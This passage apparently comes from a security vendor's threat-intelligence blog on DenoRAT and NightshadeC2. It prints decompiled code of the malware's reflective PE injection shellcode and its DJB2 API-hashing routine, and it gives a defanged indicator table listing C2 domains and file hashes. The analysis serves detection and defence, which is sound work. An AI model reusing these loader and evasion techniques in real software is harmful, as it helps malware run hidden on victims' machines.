The next figure shows the shellcode entrypoint, which accepts a single parameter from the Python loader containing the raw payload's base address. Notably, after reflective injection, the shellcode updates the current Python process's `PEB.ImageBaseAddress` field and the first loader data table entry to point to the payload's base address. It then resolves the payload's entrypoint and calls it, effectively transferring control to the mapped payload (NightshadeC2).

```

000005b8  int64_t mw_shellcode_entry(IMAGE_DOS_HEADER* pPayloadBaseAddress)

000005b8  {
000005b8      int64_t var_58 = 0;
000005ca      int64_t var_48 = 0;
000005d3      int64_t var_20 = 0;
000005dc      int32_t var_38 = 0;
000005e4      int64_t var_18 = 0;
000005ed      int32_t var_34 = 0;
000005f5      int32_t dwKernel32Hash = 0x7040ee75;
00000606      void* hKernel32 = mw_get_module_by_djb2_hash(0x7040ee75);
00000613      IMAGE_DOS_HEADER* pMappedBase = mw_map_pe_sections(pPayloadBaseAddress);
00000613
00000623      if (pMappedBase)
00000623      {
00000632          IMAGE_NT_HEADERS64* pNtHeaders_1 = (int64_t)pMappedBase->e_lfanew + pMappedBase;
0000063c          TEB* gsbase;
0000063c          struct _PEB* ProcessEnvironmentBlock = gsbase->ProcessEnvironmentBlock;
00000653          struct _LDR_DATA_TABLE_ENTRY* pLdrEntry =
00000653              ProcessEnvironmentBlock->Ldr->FileHeader.numberofSymbols;
00000666          mw_resolve_imports(pMappedBase, pNtHeaders_1);
00000675          ProcessEnvironmentBlock->ImageBaseAddress = pMappedBase;
00000683          pLdrEntry->DllBase = pMappedBase;
00000699          ((uint64_t)pNtHeaders_1->OptionalHeader.addressOfEntryPoint + pMappedBase)();
00000623      }
00000623
000006a3      return 0;

```

Figure 22 - Decompiler view of the reflective PE injection shellcode

The shellcode loader uses the **DJB2** hashing algorithm to resolve exports required for PE mapping, including **VirtualAlloc**, **LoadLibrary**, and **VirtualProtect**. It also uses DJB2 hashing to resolve imports during Import Address Table (IAT) fix-ups and to identify module base addresses.

```

000009cf  uint32_t mw_djb2_hash(char* str)
000009cf  {
000009cf      char* str_1 = str;
000009d8      int32_t result = 0x1505; // Initial seed for djb2
000009d8
000009e6      if (!str_1)
000009f4      |   return 0;
000009f4
000009f4      while (true)
000009f4      {
000009f4          uint32_t var_18_1 = (uint32_t)*(uint8_t*)str_1;
00000a06          str_1 = &str_1[1];
00000a06
00000a10          if (!var_18_1)
00000a10          |   break;
00000a10
00000a1c          if (var_18_1 >= 'A' && var_18_1 <= 'Z')
00000a24          |   var_18_1 += 0x20; // Convert byte to lowercase
00000a24
00000a35          result = result * 33 + var_18_1; // Hash via djb2
000009f4      }
000009f4
00000a3b      return result;
000009cf  }

```

Figure 23 - Decompiler view of the DJB2 hashing routine

What did we do?

- Our team of [24/7 SOC Cyber Analysts](#) proactively isolated the affected host to contain the infection on the customer's behalf.
- We communicated what happened with the customer and helped them with remediation efforts.
- TRU is closely monitoring campaigns involving DinDoor, DenoRAT, and NightshadeC2, and developing up-to-date detection content for [eSentire MDR for Endpoint](#), [eSentire MDR for Log](#), and [eSentire MDR for Network](#).

What can you learn from this TRU Positive?

- TAG150 is abusing Deno as part of a multi-stage malware delivery chain. The intrusion began with a ClickFix-style command and MSI installer, which led to an AI-generated PowerShell stage that installed the Deno runtime and launched Deno-based malware components, including DinDoor and DenoRAT.
- DenoRAT is more than a RAT; it also functions as a loader and stealer. The malware supports C2 tasking, host fingerprinting, command execution, file operations, screenshot capture, VNC-style remote control, browser credential theft, crypto-wallet targeting, and Chromium App-Bound Encryption bypass functionality.
- DenoRAT was used to execute NightshadeC2 in memory through a PowerShell based task that downloaded a Python-based loader and an encrypted NightshadeC2 payload file. The loader decrypted the payload, executed shellcode to reflectively map it into the Python process, and transferred execution to NightshadeC2.

Recommendations from the Threat Response Unit (TRU)

- Disable the Run prompt via GPO:
User Configuration > Administrative Templates > Start Menu and Taskbar > Enable "Remove Run menu from Start Menu"
- Implement a [Phishing and Security Awareness Training \(PSAT\) program](#) that educates your employees using real-world scenarios.
- Partner with a 24/7 multi-signal [Managed Detection and Response \(MDR\) services provider](#) for total attack surface visibility, 24/7 threat hunting and disruption, and rapid threat response to prevent attackers from spreading laterally through your environment.
However, at the bare minimum, organizations should use a Next-Gen AV (NGAV) or [Endpoint Detection and Response \(EDR\) solution](#) to detect and contain threats.

Indicators of Compromise

The table below lists Indicators of Compromise for the full attack chain.

Type	Value	Description
Domain-Name	columbnezhjdq[.]com	ClickFix domain
Domain-Name	webstizkgao[.]com	C2 server for DinDoor + DenoRAT stager + DenoRAT
URL	http://webstizkgao[.]com/message-event	DenoRAT C2 endpoint for receiving tasks/exfiltrating stolen information
URL	http://webstizkgao[.]com/health	Health check URL
URL	http://webstizkgao[.]com/user	Infected device registration URL
Domain-Name	smallsmokik[.]com	NightshadeC2 C2 server (dead-drop)
File	6103228087aeee53f37db88ab7aa1e7e5dd8c27a395bef7e3af985774a888c94	exec-ps task contents containing PowerShell used to decrypt/execute NightshadeC2

File	1f233db3e59051811e16c65e32121f69dd80e91567002978e47a613a5a4903b0	exec-ps task PowerShell code that downloads/executes python-based loader "install.pyc"
File	e0dd60bb3a409029988db6a10cb1e36586c2636da9eff3a3587bc38473fde54b	NightshadeC2 stager "install.pyc" (retrieved from DenoRAT C2 via exec-ps task)
File	b4fd836b82f2d8daf8b90a95046987e993e5687707fc57b527a8145d865e3fdc	Encrypted NightshadeC2 payload (decrypted/executed by install.pyc)
File	c1e0a0543b12c64726f8bb36389010d7f35e57993a22ce5b73c56b9cc2a87a00	NightshadeC2 payload
File	e0dd60bb3a409029988db6a10cb1e36586c2636da9eff3a3587bc38473fde54b	DenoRAT install.pyc
File	c2cdf1ecd6684bbcef0405444a570a76e9589bbd563476b08788bde34d83b511	DenoRAT install.py
File	a06d514a34d2ab08c3a13a58056827c50ba9bf01b68ca4b2cecb4e1462af53fa	DenoRAT install.py stage 2 python
File	fa0d1adb545881a2d8a508191961a9fd39485c4ac2a0f20ad8e2f931dc45c9ef	DenoRAT install.py reflective PE loader shellcode

References

- <https://www.esentire.com/blog/new-botnet-emerges-from-the-shadows-nightshadec2>
- <https://www.malwarebytes.com/blog/threat-intel/2026/05/fake-software-on-github-and-sourceforge-distribute-deno-rat>
- <https://github.com/xaitax/Chrome-App-Bound-Encryption-Decryption/tree/main>

To learn how eSentire can help you find exposures and defend your organization, connect with an eSentire Security Specialist now.

[GET STARTED](#)

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)



The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

[Back to blog](#)

Take Your Cybersecurity Program to the Next Level with eSentire MDR.

[BUILD A QUOTE](#)

in this blog
